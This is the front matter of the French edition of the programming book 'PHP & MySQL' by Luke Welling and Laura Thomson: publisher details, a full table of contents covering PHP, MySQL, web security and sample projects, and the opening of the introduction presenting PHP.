Référence

PHP & MySQL

Luke Welling
Laura Thomson

4e édition

Réseaux et télécom

Développement Web

Génie logiciel

Sécurité

Système d'exploitation

PEARSON

PHP & MySQL

4e édition

Luke Welling & Laura Thomson

PEARSON

Pearson Education France a apporté le plus grand soin à la réalisation de ce livre afin de vous fournir une information complète et fiable. Cependant, Pearson Education France n'assume de responsabilités, ni pour son utilisation, ni pour les contrefaçons de brevets ou atteintes aux droits de tierces personnes qui pourraient résulter de cette utilisation.

Les exemples ou les programmes présents dans cet ouvrage sont fournis pour illustrer les descriptions théoriques. Ils ne sont en aucun cas destinés à une utilisation commerciale ou professionnelle.

Pearson Education France ne pourra en aucun cas être tenu pour responsable des préjudices ou dommages de quelque nature que ce soit pouvant résulter de l'utilisation de ces exemples ou programmes.

Tous les noms de produits ou marques cités dans ce livre sont des marques déposées par leurs propriétaires respectifs.

Publié par Pearson Education France
47 bis, rue des Vinaigriers
75010 PARIS
Tél. : 01 72 74 90 00
www.pearson.fr

Mise en pages : TyPAO

ISBN : 978-2-7440-4103-7

Titre original : *PHP and MySQL Web Development, Fourth edition*

Traduit et révisé de l'américain par Éric Jacoboni
(édition précédente : Patrick Fabre et David de Loenzien)

ISBN original : 978-0-672-32916-6

Addison-Wesley Professional
800 East 96th Street, Indianapolis
Indiana 46240 USA

Table des matières

Introduction 1
Les points forts de ce livre 1
Ce que vous apprendrez en lisant ce livre 2
Présentation de PHP 2
Présentation de MySQL 3
Pourquoi utiliser PHP et MySQL ? 4
Quelques avantages de PHP 4
Performances 5
Adaptabilité 5
Intégration avec les bases de données 5
Bibliothèques intégrées 5
Coût 6
Facilité d'apprentissage de PHP 6
Support orienté objet 6
Portabilité 6
Souplesse dans le processus de développement 6
Code source 7
Disponibilité du support et de la documentation 7
Nouveautés de PHP 5 7
Quelques avantages de MySQL 8
Performances 8
Coût réduit 8
Simplicité d'emploi 8
Portabilité 9
Code source 9
Disponibilité du support 9
Nouveautés de MySQL 5 9
Organisation de ce livre 10
Encore un mot 11

Partie I

Utilisation de PHP

1 PHP : les bases 15
Utilisation de PHP 16
Formulaires HTML 16
Code du formulaire 16
Traitement du formulaire 18
Incorporation de code PHP dans du code HTML 18
Balises PHP 19
Styles des balises PHP 20
Instructions de PHP 20
Espaces 21
Commentaires 22
Ajout de contenu dynamique 22
Appel de fonctions 23
Fonction *date()* 24
Accès aux variables des formulaires 24
Variables des formulaires 24
Concaténation de chaînes 28
Variables et littéraux 28
Identificateurs 29
Création de variables 30
Affectation de valeurs à des variables 30
Types des variables 30
Types de données du PHP 30
Intérêt du typage 31
Transtypage 32
Variables dynamiques 32
Constantes 33
Portée des variables 33
Opérateurs 35
Opérateurs arithmétiques 35
Opérateur de chaînes 36
Opérateurs d'affectation 36
Opérateurs de comparaison 39
Opérateurs logiques 40
Opérateurs sur les bits 41
Autres opérateurs 42
Utilisation des opérateurs : calcul des totaux d'un formulaire 44
Priorité et associativité des opérateurs : ordre d'évaluation des expressions 46

Fonctions sur les variables 47
Test et définition des types de variables 48
Test de l'état d'une variable 49
Réinterprétation des variables 49
Structures de contrôle 50
Prise de décision avec des structures conditionnelles 50
Instructions *if* 50
Blocs de code 51
Instructions *else* 51
Instructions *elseif* 52
Instructions *switch* 53
Comparaison des différentes structures conditionnelles 55
Structures de répétition : itérations 55
Boucles *while* 56
Boucles *for* et *foreach* 58
Boucles *do…while* 59
Interruption de l'exécution d'une structure de contrôle ou d'un script 59
Employer l'autre syntaxe des structures de contrôle 60
Utiliser *declare* 60
Prochaine étape : enregistrement de la commande du client 61

2 Stockage et récupération des données 63
Stockage des données en vue d'un usage ultérieur 63
Stockage et récupération des commandes de Bob 64
Présentation des fonctions de traitement des fichiers 65
Ouverture d'un fichier 65
Modes d'ouverture des fichiers 65
Utilisation de *fopen()* pour ouvrir un fichier 66
Ouverture de fichiers *via* FTP ou HTTP 69
Problèmes d'ouverture de fichiers 70
Écriture dans un fichier 72
Paramètres de la fonction *fwrite()* 73
Formats de fichiers 73
Fermeture d'un fichier 74
Lecture dans un fichier 76
Ouverture d'un fichier en lecture : *fopen()* 77
Détermination du moment où doit s'arrêter la lecture : *feof()* 77
Lecture d'une ligne à la fois : *fgets()*, *fgetss()* et *fgetcsv()* 77
Lecture de l'intégralité du contenu d'un fichier : *readfile()*, *fpassthru()* et *file()* 79
Lecture d'un caractère : *fgetc()* 80
Lecture d'une longueur arbitraire : *fread()* 80

Autres fonctions utiles pour la manipulation des fichiers 81
Vérification de l'existence d'un fichier : *file_exists()* 81
Détermination de la taille d'un fichier: *filesize()* 81
Suppression d'un fichier : *unlink()* 81
Navigation dans un fichier : *rewind()*, *fseek()* et *ftell()* 81
Verrouillage des fichiers 83
Une meilleure solution : les systèmes de gestion de base de données 84
Problèmes posés par l'usage de fichiers plats 84
La solution apportée par les SGBDR à ces problèmes 85
Pour aller plus loin 86
Pour la suite 86

3 Utilisation de tableaux 87
Qu'est-ce qu'un tableau ? 87
Tableaux à indices numériques 89
Initialisation des tableaux à indices numériques 89
Accès au contenu des tableaux 90
Utilisation de boucles pour accéder au contenu d'un tableau 91
Tableaux avec des indices différents 91
Initialisation d'un tableau 91
Accès aux éléments du tableau 92
Utilisation de boucles 92
Opérateurs sur les tableaux 94
Tableaux multidimensionnels 95
Tri de tableaux 99
Utilisation de la fonction *sort()* 99
Utilisation des fonctions *asort()* et *ksort()* pour trier des tableaux 100
Tri dans l'ordre inverse 100
Tri de tableaux multidimensionnels 100
Tris définis par l'utilisateur 101
Tris définis par l'utilisateur, dans l'ordre inverse 103
Réordonner des tableaux 103
Utilisation de la fonction *shuffle()* 103
Utilisation de la fonction *array_reverse()* 105
Chargement de tableaux à partir de fichiers 105
Autres manipulations de tableaux 109
Parcours d'un tableau : *each*, *current()*, *reset()*, *end()*, *next()*, *pos()* et *prev()* 109
Application d'une fonction donnée à chaque élément d'un tableau : *array_walk()* 110
Comptage des éléments d'un tableau : *count()*, *sizeof()* et *array_count_values()* 111
Conversion de tableaux en variables scalaires : *extract()* 112

Pour aller plus loin 114
Pour la suite 114

4 Manipulation de chaînes et d'expressions régulières 115
Application modèle : formulaire intelligent de saisie d'un message (*Smart Form Mail*) 115
Mise en forme de chaînes 118
Élagage des chaînes : *chop()*, *Itrim()* et *trim()* 118
Mise en forme des chaînes en vue de leur présentation 119
Mise en forme de chaînes en vue de leur enregistrement : *addslashes()* et *stripslashes()* 123
Fusion et scission de chaînes au moyen des fonctions de traitement de chaîne 125
Utilisation des fonctions *explode()*, *implode()* et *join()* 125
Utilisation de la fonction *strtok()* 126
Utilisation de la fonction *substr()* 127
Comparaison de chaînes 128
Comparaison des chaînes : *strcmp()*, *strcasecmp()* et *strnatcmp()* 128
Longueur d'une chaîne : la fonction *strlen()* 129
Recherche et remplacement de sous-chaînes avec les fonctions de traitement de chaînes 129
Recherche de sous-chaînes dans des chaînes : *strstr()*, *strchr()*, *strrchr()* et *stristr()* 130
Détermination de la position d'une sous-chaîne dans une chaîne : *strpos()* et *strrpos()* 131
Substitution de sous-chaînes : *str_replace()* et *substr_replace()* 132
Introduction aux expressions régulières 134
Notions de base 134
Ensembles et classes de caractères 135
Répétition 136
Sous-expressions 137
Dénombrement de sous-expressions 137
Ancrage au début ou à la fin d'une chaîne 137
Branchement 138
Recherche littérale de caractères spéciaux 138
Récapitulatif sur les caractères spéciaux 138
Application au cas du formulaire "intelligent" de courrier électronique 139
Recherche de sous-chaînes au moyen d'expressions régulières 141
Remplacement de sous-chaînes au moyen d'expressions régulières 141
Découpage de chaînes au moyen d'expressions régulières 142
Pour aller plus loin 142
Pour la suite 143

5 Réutilisation de code et écriture de fonctions 145
Avantages de la réutilisation du code 145
Coût 145

Fiabilité 146
Cohérence 146
Utilisation des instructions *require()* et *include()* 146
Extensions des noms de fichiers et *require()* 147
Utilisation *require()* pour créer des modèles de site web 149
Utilisation des options de configuration *auto_prepend_file* et *auto_append_file* 154
Utilisation de fonctions en PHP 155
Appel de fonctions 155
Appel d'une fonction indéfinie 157
Casse et noms des fonctions 158
Définir ses propres fonctions ? 158
Structure de base d'une fonction 159
Attribution d'un nom à une fonction 160
Paramètres 161
Portée 163
Passer des paramètres par référence et par valeur 166
Utilisation du mot-clé *return* 167
Retour de valeurs des fonctions 169
Récursivité 170
Pour aller plus loin 172
Pour la suite 172

6 PHP orienté objet 173
Concepts de la programmation orientée objet 173
Classes et objets 173
Polymorphisme 175
Héritage 176
Création de classes, d'attributs et d'opérations en PHP 176
Structure d'une classe 176
Constructeurs 177
Destructeurs 177
Instanciation des classes 178
Utilisation des attributs de classe 178
Contrôler l'accès avec *private* et *public* 180
Appel des opérations d'une classe 181
Implémentation de l'héritage en PHP 182
Contrôler la visibilité *via* l'héritage avec *private* et *protected* 183
Redéfinition (*overriding*) 184
Empêcher l'héritage et les redéfinitions avec *final* 186
Héritage multiple 186
Implémentation d'interfaces 187
Conception de classes 187
Implémentation d'une classe 189

Comprendre les fonctionnalités orientées objet avancées de PHP 197
Constantes de classe 197
Méthodes statiques 197
Vérification du type de classe et indication de type 198
Clonage d'objets 199
Classes abstraites 199
Surcharge de méthodes avec *call()* 200
Utiliser *autoload()* 201
Implémentation des itérateurs et itérations 201
Conversion de classes en chaînes 203
Utiliser l'API d'introspection 203
Pour la suite 204

7 Gestion des exceptions 205
Notions relatives à la gestion des exceptions 205
La classe *Exception* 207
Exceptions définies par l'utilisateur 208
Exceptions dans le garage de Bob 210
Exceptions et autres mécanismes de gestion des erreurs en PHP 213
Lectures complémentaires 214
Prochaine étape 214

Partie II

Utilisation de MySQL

8 Conception d'une base de données web 217
Concepts des bases de données relationnelles 218
Tables 218
Colonnes 219
Lignes 219
Valeurs 219
Clés 219
Schémas 221
Relations 221
Conception d'une base de données web 222
Penser aux objets réels que vous modélisez 222
Éviter d'enregistrer des informations redondantes 224
Utiliser des valeurs de colonne atomiques 225
Choisir des clés pertinentes 226
Penser aux questions que vous poserez à votre base de données 226

Éviter les architectures ayant beaucoup d'attributs vides 227
Récapitulatif sur les types de tables 228
Architecture d'une base de données web 228
Architecture 228
Pour aller plus loin 230
Pour la suite 230

9 Création d'une base de données web 231
Note sur l'utilisation du moniteur MySQL 232
Comment ouvrir une session MySQL 233
Création des bases de données et des utilisateurs 235
Configuration des utilisateurs et des privilèges 235
Introduction au système de privilèges de MySQL 235
Principe des privilèges minimaux 236
Configuration des utilisateurs : la commande *GRANT* 236
Types et niveaux des privilèges 238
La commande *REVOKE* 241
Exemples d'utilisation de *GRANT* et de *REVOKE* 241
Configurer un utilisateur pour le Web 242
Utiliser la bonne base de données 243
Création des tables de la base de données 244
Signification des autres mots-clés 245
Analyse des types de colonnes 246
Examiner la base de données avec *SHOW* et *DESCRIBE* 248
Création d'index 249
Identificateurs MySQL 250
Types des colonnes 251
Types numériques 251
Types de dates et d'heures 253
Types de chaînes 254
Pour aller plus loin 256
Pour la suite 256

10 Travailler avec une base de données MySQL 257
Qu'est-ce que SQL ? 257
Insertion de données dans une base de données 258
Récupération des données dans la base de données 260
Récupérer des données ayant des critères spécifiques 262
Récupérer des données dans plusieurs tables 264
Récupérer les données dans un ordre particulier 269
Groupement et agrégation des données 270
Choisir les lignes à renvoyer 272
Utiliser des sous-requêtes 273

Mise à jour des enregistrements de la base de données 276
Modification des tables après leur création 276
Supprimer des enregistrements de la base de données 279
Supprimer des tables 279
Supprimer une base de données entière 279
Pour aller plus loin 280
Pour la suite 280

11 Accès à une base de données MySQL à partir du Web avec PHP 281
Fonctionnement des architectures de bases de données web 281
Principales étapes dans l'interrogation d'une base de données à partir du Web 285
Vérifier et filtrer les données saisies par l'utilisateur 285
Établissement de la connexion 286
Choisir une base de données à utiliser 287
Interroger la base de données 288
Récupérer les résultats de la requête 289
Déconnexion de la base de données 290
Ajouter des informations dans la base de données 290
Utiliser des instructions préparées 294
Autres interfaces PHP pour les bases de données 295
Utilisation d'une interface de base de données générique : PEAR::MDB2 296
Pour aller plus loin 298
Pour la suite 298

12 Administration MySQL avancée 299
Les détails du système des privilèges 299
La table *user* 301
Les tables *db* et *host* 303
Les tables *tables_priv*, *columns_priv* et *procs_priv* 305
Contrôle d'accès : utilisation des tables de privilèges par MySQL 306
Mise à jour des privilèges : à quel moment les modifications prennent-elles effet ? 307
Sécuriser une base de données MySQL 308
MySQL du point de vue du système d'exploitation 308
Mots de passe 308
Privilèges des utilisateurs 309
Problèmes relatifs au Web 310
Obtenir plus d'informations sur les bases de données 311
Obtenir des informations avec *SHOW* 311
Obtenir des informations sur les colonnes avec *DESCRIBE* 314
Comprendre le fonctionnement des requêtes avec *EXPLAIN* 314
Astuces générales d'optimisation 320
Optimisation de l'architecture 320

Permissions 320
Optimisation des tables 320
Utilisation des index 321
Utiliser des valeurs par défaut 321
Autres astuces 321
Sauvegarder votre base de données MySQL 321
Restauration de votre base de données MySQL 322
Implémenter la réplication 323
Configurer le maître 323
Réaliser le transfert de données initial 324
Configurer l'esclave ou les esclaves 325
Pour aller plus loin 325
Pour la suite 326

13 Programmation MySQL avancée 327
L'instruction *LOAD DATA INFILE* 327
Les moteurs de stockage 327
Les transactions 329
Comprendre la définition des transactions 329
Utiliser des transactions avec InnoDB 330
Les clés étrangères 331
Les procédures stockées 332
Un exemple simple 333
Variables locales 335
Curseurs et structures de contrôle 336
Pour aller plus loin 340
Pour la suite 340

Partie III

Sécurité

14 Sécurité des applications web 343
Stratégies de sécurité 343
Partir du bon pied 343
Trouver un équilibre entre la sécurité et la facilité d'utilisation 344
Surveiller la sécurité 345
Une approche de base 345
Identifier les menaces auxquelles nous devrons faire face 345
Accès ou modification de données confidentielles 346
Perte ou destruction des données 346
Déni de service 347

Injection de code malicieux 347
Compromission d'un serveur 348
Savoir à qui l'on a affaire 348
Les pirates 348
Utilisateurs victimes de machines infectées 348
Employés mécontents 349
Voleurs de matériel 349
Nous-mêmes 349
Sécuriser son code 349
Filtrage des données fournies par les utilisateurs 350
Protéger les sorties 354
Organiser le code 356
Contenu du code 357
Considérations sur le système de fichiers 358
Stabilité du code et bogues 359
Apostrophes d'exécution et *exec* 360
Sécuriser le serveur web et PHP 361
Garder les logiciels à jour 361
Lire le fichier *php.ini* 362
Configurer le serveur web 363
Applications web chez des hébergeurs 364
Sécuriser le serveur de base de données 365
Utilisateurs et système de permissions 366
Envoi de données au serveur 367
Connexion au serveur 367
Exécution du serveur 368
Protéger le réseau 368
Installation de pare-feux 369
Utilisation d'une DMZ 369
Préparation contre les attaques DoS et DDoS 370
Sécurité des ordinateurs et du système d'exploitation 370
Maintenir à jour le système d'exploitation 370
Ne lancer que ce qui est nécessaire 371
Sécuriser physiquement le serveur 371
Se préparer aux désastres 372
Pour la suite 373

15 Authentification avec PHP et MySQL 375
Identification des visiteurs 375
Implémenter un contrôle d'accès 377
Stockage des mots de passe 379
Chiffrement des mots de passe 381
Protéger plusieurs pages 383

Authentification de base 384
Utiliser l'authentification de base avec PHP 385
Utiliser l'authentification de base avec les fichiers .htaccess d'Apache 387
Utiliser l'authentification *mod_auth_mysql* 391
Installation de *mod_auth_mysql* 391
Utilisation de *mod_auth_mysql* 392
Création d'une authentification personnalisée 393
Pour aller plus loin 393
Pour la suite 394

16 Transactions sécurisées avec PHP et MySQL 395
Transactions sécurisées 395
L'ordinateur de l'utilisateur 396
Internet 398
Votre système 399
Utilisation de SSL 400
Filtrer les données saisies 403
Stockage sécurisé 404
Stockage des numéros de cartes de crédit 406
Utilisation du chiffrement avec PHP 406
Installation de GPG 407
Pour aller plus loin 415
Pour la suite 415

Partie IV

Techniques PHP avancées

17 Interaction avec le système de fichiers et le serveur 419
Introduction au dépôt de fichiers 419
Code HTML d'un formulaire de dépôt de fichiers 421
Écriture du code PHP pour le traitement du fichier 422
Problèmes fréquents 426
Utilisation des fonctions de manipulation des répertoires 427
Lecture du contenu de répertoires 427
Obtention d'informations sur le répertoire courant 431
Création et suppression de répertoires 431
Interaction avec le système de fichiers 432
Obtention d'informations sur les fichiers 432
Modification des propriétés d'un fichier 435
Création, suppression et déplacement de fichiers 436
Utilisation de fonctions d'exécution de programmes 437

Interaction avec l'environnement : *getenv()* et *putenv()* 439
Pour aller plus loin 440
Pour la suite 440

18 Utilisation des fonctions de réseau et de protocole 441
Vue d'ensemble des protocoles réseau 441
Envoi et réception de courriers électroniques 442
Utilisation des données d'autres sites web 443
Utilisation de fonctions de recherche réseau 445
Utilisation de FTP 450
Sauvegarde d'un fichier ou création d'un enregistrement miroir d'un fichier 450
Téléchargement de fichiers vers un serveur 457
Éviter les dépassements de délai 457
Autres fonctions FTP 457
Pour aller plus loin 458
Pour la suite 458

19 Gestion de la date et de l'heure 459
Obtention de la date et de l'heure à partir d'un script PHP 459
Utilisation de la fonction *date()* 459
Utilisation des étiquettes temporelles Unix 462
Utilisation de la fonction *getdate()* 464
Validation de dates avec *checkdate()* 465
Formatage des étiquettes temporelles 465
Conversion entre des formats de date PHP et MySQL 467
Calculs de dates avec PHP 469
Calculs de dates avec MySQL 471
Utiliser des microsecondes 472
Utilisation des fonctions PHP de calendrier 473
Pour aller plus loin 474
Pour la suite 474

20 Génération d'images *via* PHP 475
Configuration du support des images dans PHP 476
Formats graphiques 477
JPEG 477
PNG 477
WBMP 478
GIF 478
Création d'images 478
Canevas de l'image 479
Dessin ou impression de texte dans une image 480

Production de l'image finale 482
Nettoyage final 483
Utilisation d'images produites automatiquement dans d'autres pages 483
Utilisation de texte et de polices pour créer des images 484
Définition du canevas de base 487
"Faire tenir" le texte sur le bouton 488
Positionnement du texte 491
Écriture du texte sur le bouton 492
Fin du traitement 492
Représentation graphique de données numériques 493
Autres fonctions de création et de manipulation d'images 501
Pour aller plus loin 501
Pour la suite 501

21 Utilisation du contrôle de session en PHP 503
Qu'est-ce que le contrôle de session ? 503
Fonctionnalité de base d'une session 504
Qu'est-ce qu'un cookie ? 504
Création de cookies à partir d'un script PHP 505
Utilisation des cookies avec des sessions 505
Stockage de l'ID de session 506
Implémentation d'un contrôle de session simple 506
Démarrage d'une session 506
Enregistrement des variables de session 507
Utilisation de variables de session 507
Suppression des variables et destruction de la session 508
Un exemple de session simple 508
Configuration du contrôle de session 510
Authentification avec le contrôle de session 512
Pour aller plus loin 517
Pour la suite 518

22 Autres fonctions et possibilités offertes par PHP 519
Évaluation de chaînes : *eval()* 519
Achèvement de l'exécution : *die()* et *exit()* 520
Sérialisation de variables et d'objets 521
Obtention d'informations sur l'environnement PHP 522
Liste des extensions chargées 522
Identification du propriétaire d'un script 523
Détermination de la date de dernière modification d'un script 523
Modification temporaire de l'environnement d'exécution 523

Colorisation du code source 524
Utiliser PHP en ligne de commande 525
Pour la suite 526

Partie V

Créer des projets avec PHP et MySQL

23 Utilisation de PHP et de MySQL dans des projets importants 529
Appliquer les règles du génie logiciel au développement web 529
Planification et mise en œuvre d'un projet d'application web 530
Réutilisation du code 531
Écrire du code facile à maintenir 532
Standards de programmation 532
Décomposer le code 536
Utiliser une structure standard pour vos répertoires 537
Documenter et partager les fonctions développées en interne 537
Implémenter un contrôle de versions 537
Choisir un environnement de développement 539
Documenter vos projets 539
Prototypage 540
Séparation de la logique et du contenu 541
Optimisation du code 542
Quelques optimisations simples 542
Utilisation des produits de Zend 543
Tests 543
Pour aller plus loin 545
Pour la suite 545

24 Débogage 547
Les erreurs de programmation 547
Erreurs de syntaxe 547
Erreurs en cours d'exécution 549
Erreurs de logique 555
Aide au débogage des variables 557
Les niveaux d'erreur 559
Modifier les paramètres d'affichage des erreurs 560
Déclencher vos propres erreurs 562
Gérer correctement les erreurs 562
Pour la suite 565

25 Authentification des utilisateurs et personnalisation 567
Composants de la solution 568
Identification des utilisateurs et personnalisation 568
Enregistrer les liens vers les sites favoris 569
Sites suggérés 569
Résumé de la solution 570
Implémentation de la base de données 572
Implémentation du site de base 573
Implémentation de l'authentification des utilisateurs 576
Enregistrement 576
Connexion 583
Déconnexion 586
Modifier les mots de passe 587
Réinitialiser les mots de passe oubliés 589
Implémentation de l'enregistrement et de la récupération des favoris 594
Ajouter des liens 594
Afficher les favoris 597
Supprimer des favoris 598
Implémentation de la suggestion de sites 600
Pour aller plus loin 604
Pour la suite 604

26 Implémentation d'un panier virtuel 605
Les composants 606
Implémenter un catalogue en ligne 606
Conserver une trace des achats effectués par l'utilisateur 606
Implémenter un système de paiement 607
Créer une interface d'administration 608
Présentation de la solution 608
Implémentation de la base de données 612
Implémentation du catalogue en ligne 615
Liste des catégories 617
Liste des livres d'une catégorie 619
Afficher les informations relatives à un livre 621
Implémentation du panier virtuel 622
Utiliser le script *show_cart.php* 623
Afficher le panier virtuel 626
Ajouter des articles dans le panier virtuel 628
Enregistrer le panier virtuel modifié 630
Afficher une barre d'en-tête de résumé 631
Règlement des achats 631
Implémentation du paiement 638
Implémentation d'une interface d'administration 640

Pour aller plus loin 648
Utilisation d'un système existant 649
Pour la suite 649

27 Implémentation d'un webmail 651
Composants de la solution 651
Les protocoles de courrier POP3 et IMAP 652
Gestion de POP3 et IMAP en PHP 652
Résumé de la solution 654
Création de la base de données 656
Architecture du script 657
Connexion et déconnexion 663
Configuration de comptes de courrier 666
Création d'un compte de courrier 668
Modifier un compte de courrier existant 670
Supprimer un compte de courrier 670
Lecture du courrier 671
Choisir un compte 671
Consulter le contenu d'une boîte aux lettres 674
Lecture d'un e-mail 676
Afficher les en-têtes d'un message 680
Suppression des messages 681
Envoyer du courrier 681
Envoyer un nouveau message 682
Répondre à un message ou le faire suivre 683
Pour aller plus loin 685
Pour la suite 686

28 Implémentation d'un gestionnaire de listes de diffusion 687
Composants de la solution 687
Configuration de la base de données 688
Transfert des fichiers 689
Envoyer des e-mails incluant des pièces jointes 689
Présentation de la solution 690
Configuration de la base de données 692
Architecture du script 694
Implémentation de la connexion 701
Création d'un nouveau compte 702
Ouvrir une session 704
Implémentation des fonctions de l'utilisateur 707
Consultation des listes 708
Affichage des informations d'une liste 713
Affichage des archives d'une liste 715

Inscriptions et désinscriptions 716
Modification des paramètres d'un compte 717
Changement des mots de passe 718
Fermeture de session 720
Implémentation des fonctions administratives 720
Création d'une nouvelle liste 721
Transfert vers le serveur d'un nouveau bulletin 723
Gestion du transfert de plusieurs fichiers 726
Prévisualisation du bulletin 730
Envoi du bulletin 731
Pour aller plus loin 736
Pour la suite 737

29 Implémentation d'un forum web 739
Comprendre le processus 739
Composants de la solution 740
Présentation de la solution 742
Conception de la base de données 743
Afficher l'arborescence des articles 746
Ouverture et fermeture des fils de discussion 749
Affichage des articles 752
Utilisation de la classe *treenode* 753
Afficher des articles particuliers 759
Ajouter de nouveaux articles 761
Extensions 768
Utiliser un système existant 769
Pour la suite 769

30 Production de documents personnalisés en PDF 771
Présentation du projet 771
Évaluation des formats de documents 772
Papier 772
Texte ASCII 772
HTML 773
Formats des traitements de texte 773
Rich Text Format 774
PostScript 775
Portable Document Format 776
Les composants de la solution 777
Système d'évaluation 777
Logiciel de génération des documents 777
Présentation de la solution 780
Poser les questions du QCM 781

Évaluation des réponses 783
Production du certificat RTF 786
Production d'un certificat PDF à partir d'un modèle 789
Production d'un document PDF avec PDFlib 793
Un script "Bonjour tout le monde" pour PDFlib 793
Production d'un certificat avec PDFlib 798
Gestion des problèmes avec les en-têtes 805
Pour aller plus loin 806
La suite 806

31 Connexion à des services web avec XML et SOAP 807
Présentation du projet : manipuler XML et les services web 807
Introduction à XML 808
Introduction aux services web 811
Composants de la solution 813
Utilisation de l'interface des services web d'Amazon 813
Analyse XML : réponses REST 814
Utilisation de SOAP avec PHP 815
Mise en cache 815
Présentation de la solution 815
Cœur de l'application 820
Affichage des livres d'une catégorie 826
La classe *AmazonResultSet* 828
Utilisation de REST pour effectuer une requête et récupérer un résultat 836
Utilisation de SOAP pour effectuer une requête et récupérer un résultat 842
Mise en cache des réponses à une requête 844
Construction du panier virtuel 846
Passer la commande auprès d'Amazon 850
Installation du code du projet 850
Extension du projet 851
Pour aller plus loin 851

32 Construction d'applications web 2.0 avec Ajax 853
Introduction à Ajax 854
Requêtes et réponses HTTP 854
DHTML et XHTML 856
CSS 856
Programmation côté client 858
Programmation côté serveur 858
XML et XSLT 858
Présentation d'Ajax 859
L'objet *XMLHTTPRequest* 859
Communication avec le serveur 861

Utilisation de la réponse du serveur 863
Rassemblement des composants 865
Ajouter des éléments Ajax à des projets existants 868
Ajouter des éléments Ajax à *PHPbookmark* 869
Pour aller plus loin 882
En savoir plus sur le DOM (*Document Object Model*) 882
Bibliothèques JavaScript pour les applications Ajax 883
Sites consacrés au développement Ajax 883

Partie VI

Annexes

Annexe A Installation de PHP et de MySQL 887
Installation d'Apache, PHP et MySQL sous Unix 888
Installation à partir de binaires 888
Installation à partir des sources 889
Installation de MySQL 890
Installation de PHP 892
Modification du fichier *httpd.conf* 895
Test du fonctionnement de PHP 896
Test du fonctionnement de SSL 897
Installation d'Apache, de PHP et de MySQL sous Windows 898
Installation de MySQL sous Windows 898
Installation d'Apache sous Windows 900
Installation de PHP sous Windows 902
Installation de PEAR 904
Autres configurations 905

Annexe B Ressources web 907
Ressources PHP 907
Ressources MySQL et SQL 910
Ressources Apache 910
Développement web 910

Index 911

Introduction

Vous vous intéressez au développement web avec PHP et MySQL ? Ce livre est fait pour vous ! Vous y trouverez nos expériences les plus utiles sur PHP et MySQL, deux des plus passionnants outils de développement web du moment.

Les points forts de ce livre

Ce livre vous expliquera comment créer des sites web interactifs, de leur expression la plus simple à des sites interactifs du Web 2.0 en passant par les sites de commerce électronique sécurisés et complexes. Vous apprendrez également à vous servir des technologies open-source.

Ce livre est destiné aux lecteurs qui connaissent déjà au minimum les bases du langage HTML et ont l'habitude de programmer dans un langage de programmation moderne, mais qui ne connaissent pas nécessairement la programmation sur Internet ou les bases de données relationnelles. Si vous êtes un programmeur débutant, ce livre devrait également vous intéresser, mais il vous faudra peut-être un peu plus de temps pour l'assimiler. Nous avons essayé de n'oublier aucun concept fondamental, toutefois, certains d'entre eux seront présentés assez rapidement. Ce livre est donc principalement destiné aux lecteurs qui souhaitent maîtriser PHP et MySQL pour implémenter un site web commercial ou de qualité professionnelle. Si vous utilisez déjà un langage de développement pour le Web, cet ouvrage devrait vous mettre rapidement sur la bonne voie.

Nous avons écrit la première édition de ce livre lorsque nous nous sommes rendu compte que tous les ouvrages existants consacrés à PHP se limitaient à une simple énumération de ses fonctions. Ces livres sont naturellement très utiles, mais ils ne sont d'aucune aide lorsque votre patron ou un client vous demande : "Implémentez-moi un panier virtuel pour mon site de commerce électronique." Nous avons fait de notre mieux pour que tous nos exemples soient aussi utiles que possible. La plupart des programmes peuvent être utilisés directement sur votre site web ; les autres ne nécessiteront que quelques modifications mineures.

Ce que vous apprendrez en lisant ce livre

Si vous avez déjà implémenté des sites web en HTML pur, vous avez déjà compris les limites de cette approche : ils sont tout simplement *trop statiques*. Ils restent identiques jusqu'à ce que vous les mettiez à jour vous-même. En outre, les utilisateurs ne peuvent pas interagir avec ce type de site, en tout cas de manière intéressante.

L'utilisation d'un langage comme PHP et d'une base de données comme MySQL permet de rendre vos sites dynamiques : ils pourront alors être personnalisés et mis à jour en temps réel.

Dès les premiers chapitres, nous nous sommes délibérément concentrés sur des applications réelles et pratiques. Nous commencerons par étudier un système simple de commande en ligne, et nous continuerons avec les différentes parties de PHP et de MySQL.

Nous aborderons ensuite différents aspects du commerce électronique et de la sécurité, puisqu'il s'agit de deux composants importants des sites web, et nous montrerons comment les implémenter avec PHP et MySQL.

Dans la dernière section de ce livre, nous verrons comment attaquer le développement de projets réels et passerons en revue la conception, la planification et l'implémentation des projets suivants :

- authentification des utilisateurs et personnalisation d'un site ;
- paniers virtuels ;
- systèmes de messagerie web ;
- gestionnaires de listes de diffusion ;
- forums web ;
- production de documents PDF ;
- services web avec XML et SOAP ;
- applications web 2.0 avec Ajax.

Tous ces projets sont utilisables tels quels ou peuvent être modifiés en fonction de vos besoins. Nous les avons choisis parce que nous pensons qu'ils sont représentatifs des applications web auxquelles les programmeurs sont le plus souvent confrontés. Si vos besoins sont différents, ce livre devrait toutefois vous aider à atteindre vos objectifs.

Présentation de PHP

PHP est un langage de script côté serveur qui a été conçu spécifiquement pour le Web. Le code PHP est inclus dans une page HTML et sera exécuté à chaque fois qu'un visiteur

affichera la page. Le code PHP est interprété au niveau du serveur web et génère du code HTML ou toute autre donnée affichable dans le navigateur de l'utilisateur.

PHP a été conçu en 1994 par Rasmus Lerdorf. Il a ensuite été adopté par d'autres personnes talentueuses et réécrit quatre fois avant de devenir le produit abouti que nous connaissons aujourd'hui. En novembre 2007, il était installé sur plus de 21 millions de domaines et sa croissance est rapide. Vous trouverez des statistiques plus récentes sur le site **http://www.php.net/usage.php**.

PHP est un projet open-source, ce qui signifie que vous pouvez vous procurer son code, l'utiliser, le modifier et le redistribuer gratuitement.

PHP signifiait à l'origine *Personal Home Page*, mais ce nom a été changé en un acronyme récursif comme GNU (*Gnu's Not Unix*) : il signifie maintenant *PHP Hypertext Preprocessor*.

La dernière version principale de PHP est la version 5. Elle bénéficie d'une réécriture complète du moteur Zend et de quelques améliorations importantes au niveau du langage.

La page d'accueil de PHP est accessible à l'adresse **http://www.php.net**.

La page de Zend Technologies, l'entreprise des fondateurs de PHP, se trouve à l'adresse **http://www.zend.com**.

Présentation de MySQL

